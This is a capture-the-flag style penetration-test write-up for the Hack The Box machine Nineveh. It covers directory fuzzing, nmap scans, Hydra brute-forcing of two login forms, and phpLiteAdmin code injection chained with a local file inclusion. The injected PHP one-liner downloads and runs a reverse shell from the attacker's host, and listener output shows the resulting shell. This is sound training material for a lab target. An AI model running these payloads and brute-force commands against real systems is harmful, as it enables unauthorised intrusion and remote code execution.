1.0 - High Level Summary

1.1 - Host Summary

> hostname, IP, OS, tags

Hostname: Nineveh
IP: 10.10.10.43
OS: Linux
Tags: #PHP #Port Knocking #LFI #Web

1.2 - Attack Surface Summary

> high level overview of exploitable services / potential

## First fuzzing

```
ffuf -u http://nineveh.htb/FUZZ -w /opt/OSCP/SecLists/Discovery/Web-Content/raft-medium-directories.txt -t 200 -c -e .php
```

→ Result:

```ffuf
info.php                [Status: 200, Size: 83719, Words: 4051, Lines: 978]
server-status           [Status: 403, Size: 299, Words: 22, Lines: 12]
department              [Status: 301, Size: 315, Words: 20, Lines: 10]
```


## Second fuzzing

```
ffuf -u http://nineveh.htb/department/FUZZ -w /opt/OSCP/SecLists/Discovery/Web-Content/raft-medium-directories.txt -t 200 -c -e .php
```


→ ffuf

```
index.php               [Status: 200, Size: 68, Words: 3, Lines: 2]
manage.php              [Status: 302, Size: 0, Words: 1, Lines: 1]
css                     [Status: 301, Size: 319, Words: 20, Lines: 10]
login.php               [Status: 200, Size: 1560, Words: 406, Lines: 58]
logout.php              [Status: 302, Size: 0, Words: 1, Lines: 1]
files                   [Status: 301, Size: 321, Words: 20, Lines: 10]
header.php              [Status: 200, Size: 670, Words: 217, Lines: 22]
footer.php              [Status: 200, Size: 51, Words: 19, Lines: 8]
```

→ I got a login page:



## Third fuzing
```ffuf
ffuf -u https://nineveh.htb/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200 -c
```
→ Result:
```ffuf
db                      [Status: 301, Size: 309, Words: 20, Lines: 10]
```



https://nineveh.htb/db/index.php

phpLiteAdmin v1.9

Incorrect password.

Password:

☑ Remember me

Log In


Powered by phpLiteAdmin | Page generated in 0.0003 seconds.

1.3 - Exploitation Summary

> high level overview of the services you exploited


## Brute force credentials account:

reference: https://infinitelogins.com/2020/02/22/how-to-brute-force-websites-using-hydra/
```hydra
hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.10.43 http-post-form '/department/login.php:username=admin&password=^PASS^:Invalid Password!'
```
→ Result:



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-07 04:43:21
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.10.43:80/department/login.php:username=admin&password=^PASS^:Invalid Password!
[STATUS] 848.00 tries/min, 848 tries in 00:01h, 14343551 to do in 281:55h, 16 active
[STATUS] 859.00 tries/min, 2577 tries in 00:03h, 14341822 to do in 278:16h, 16 active
[80][http-post-form] host: 10.10.10.43   login: admin   password: 1q2w3e4r5t
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-12-07 04:48:50
```

Account login:
Username: admin
Password: 1q2w3e4r5t




→ Login successful, and find out vulnerable LFI on url: http://nineveh.htb/department/manage.php?notes=files/ninevehNotes.txt

## Brute force password on url: https://nineveh.htb/db/index.php

```hydra
hydra -l admin -P /usr/share/wordlists/rockyou.txt nineveh.htb https-post-form '/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrect password.'
```

→ Result:




```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-12-07 05:05:01
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-forms://nineveh.htb:443/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrect password.
[STATUS] 473.00 tries/min, 473 tries in 00:01h, 14343926 to do in 505:26h, 16 active
[443][http-post-form] host: nineveh.htb   login: admin   password: password123
[STATUS] 4781466.33 tries/min, 14344399 tries in 00:03h, 1 to do in 00:01h, 9 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-12-07 05:08:02
```

→ Credential with password: password123


## The version of phpLiteAdmin is v1.9, use searchsploit to find CVE exploit:

→ Result:



```
┌──(root💀 kali)-[/home/kali]
└─# searchsploit phpLiteAdmin
--------------------------------------------------------------------------  ---------------------------
 Exploit Title                                                              |  Path
--------------------------------------------------------------------------  ---------------------------
phpLiteAdmin - 'table' SQL Injection                                        | php/webapps/38228.txt
phpLiteAdmin 1.1 - Multiple Vulnerabilities                                 | php/webapps/37515.txt
PHPLiteAdmin 1.9.3 - Remote PHP Code Injection                              | php/webapps/24044.txt
phpLiteAdmin 1.9.6 - Multiple Vulnerabilities                               | php/webapps/39714.txt
--------------------------------------------------------------------------  ---------------------------
```

## After read the PoC exploit on exploit-db, I create a new database on phpLiteAdmin




Database name: ninevehNotes.php
Path to database: /var/tmp/ninevehNotes.php
Size of database: 2 KB
Database last modified: 8:37pm on December 7, 2021
SQLite version: 3.11.0
SQLite extension [?]: PDO
PHP version: 7.0.18-0ubuntu0.16.04.1

## Next, I create a new table with type TEXT:
<?php system("wget http://10.10.14.2:8000/shell.txt -O /tmp/shell.php;php /tmp/shell.php");?>

## On kali machine, cp reverse shell php on folder webshell and config IP, Port LHOST.
cp /usr/share/webshells/php/php-reverse-shell.php .

## Running a http server and turn on netcat listen port 4444
python3 -m http.server
nc -nvlp 4444

## Use vulnerability LFI on url: nineveh.htb/department/manage.php?notes=/var/tmp/ninevehNotes.php to execute reverse shell.
→ Result:



```
┌──(root💀 kali)-[/home/kali]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.43] 36528
Linux nineveh 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 20:39:15 up 39 min,  0 users,  load average: 0.14, 0.08, 0.09
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

2.0 - Methodology and Walkthrough

2.1 - Enumeration

> scans and inital discover

## First scan
nmap -Pn -sS -p1-65535 --stats-every 3m --max-retries 1 --max-scan-delay 20 --defeat-rst-ratelimit -oN /opt/OSCP/labs/HTB/43-Nineveh/10.10.10.43.txt 10.10.10.43

→ Result:
```nmap
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
```

## Second scan
nmap -Pn -nvv -sSV -p80,443 --version-intensity 9 -A -T4 -oN /opt/OSCP/labs/HTB/43-Nineveh/nmap-versions.txt 10.10.10.43

→ Result:
```nmap
PORT    STATE SERVICE  REASON         VERSION
80/tcp  open  http     syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
```

```
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
443/tcp open  ssl/http syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| ssl-cert: Subject: commonName=nineveh.htb/organizationName=HackTheBox Ltd/stateOrProvinceName=Athens/countryName=GR/organizationalUnitName=Support/emailAddress=admin@nineveh.htb/localityName=Athens
| Issuer: commonName=nineveh.htb/organizationName=HackTheBox Ltd/stateOrProvinceName=Athens/countryName=GR/organizationalUnitName=Support/emailAddress=admin@nineveh.htb/localityName=Athens
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2017-07-01T15:03:30
| Not valid after:  2018-07-01T15:03:30
| MD5:   d182 94b8 0210 7992 bf01 e802 b26f 8639
| SHA-1: 2275 b03e 27bd 1226 fdaa 8b0f 6de9 84f0 113b 42c0
| -----BEGIN CERTIFICATE-----
| MIID+TCCAuGgAwIBAgIJANwojrkai1UOMA0GCSqGSIb3DQEBCwUAMIGSMQswCQYD
| VQQGEwJHUjEPMA0GA1UECAwGQXRoZW5zMQ8wDQYDVQQHDAZBdGhlbnMxFzAVBgNV
| BAoMDkhhY2tUaGVCb3ggTHRkMRAwDgYDVQQLDAdTdXBwb3J0MRQwEgYDVQQDDAtu
| aW5ldmVoLmh0YjEgMB4GCSqGSIb3DQEJARYRYWRtaW5AbmluZXZlaC5odGIwHhcN
| MTcwNzAxMTUwMzMwWhcNMTgwNzAxMTUwMzMwWjCBkjELMAkGA1UEBhMCR1IxDzAN
| BgNVBAgMBkF0aGVuczEPMA0GA1UEBwwGQXRoZW5zMRcwFQYDVQQKDA5IYWNrVGhl
| Qm94IEx0ZDEQMA4GA1UECwwHU3VwcG9ydDEUMBIGA1UEAwwLbmluZXZlaC5odGIx
| IDAeBgkqhkiG9w0BCQEWEWFkbWluQG5pbmV2ZWguaHRiMIIBIjANBgkqhkiG9w0B
| AQEFAAOCAQ8AMIIBCgKCAQEA+HUDrGgG769A68bslDXjV/uBaw18SaF52iEz/ui2
| WwXguHnY8BS7ZetS4jAso6BOrGUZpN3+278mROPa4khQlmZ09cj8kQ4k7lOIxSlp
| eZxvt+R8fkJvtA7e47nvwP4H2O6SI0nD/pGDZc05i842kOc/8Kw+gKkglotGi8ZO
| GiuRgzyfdaNSWC7Lj3gTjVMCllhc6PgcQf9r7vK1KPkyFleYDUwB0dwf3taN0J2C
| U2EHz/4U1l40HoIngkwfhFI+2z2J/xx2JP+iFUcsV7LQRw0x4g6Z5WFWETluWUHi
| AWUZHrjMpMaXs3TZNNW81tWUP2jBulX5kv6H5CTocsXgyQIDAQABo1AwTjAdBgNV
| HQ4EFgQUh0YSfVOI05WyOFntGykwc3/OzrMwHwYDVR0jBBgwFoAUh0YSfVOI05Wy
| OFntGykwc3/OzrMwDAYDVR0TBAUwAwEB/zANBgkqhkiG9w0BAQsFAAOCAQEAehma
| AJKuLeAHqHAIcLopQg9mE28lYDGxf+3eIEuUAHmUKs0qGLs3ZTY8J77XTxmjvH1U
| qYVXfZSub1IG7LgUFybLFKNl6gioKEPXXA9ofKdoJX6Bar/0G/15YRSEZGc9WXh4
| Xh1Qr3rkYYZj/rJa4H5uiWoRFofSTNGMfbY8iF8X2+P2LwyEOqThypdMBKMiIt6d
| 7sSuqsrnQRa73OdqdoCpHxEG6antne6Vvz3ALxv4cI7SqzKiQvH1zdJ/jOhZK1g1
| CxLUGYbNsjIJWSdOoSlIgRswnu+A+O612+iosxYaYdCUZ8BElgjUAXLEHzuUFtRb
| KrYQgX28Ulf8OSGJuA==
|_-----END CERTIFICATE-----
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.18 (Ubuntu)
```


2.2 - Exploitation

> gaining a shell

## Use command php to get reverse shell:

```php
<?php system("wget http://10.10.14.2:8000/shell.txt -O /tmp/shell.php;php /tmp/shell.php");?>
```

## Use trick to get privesc root:

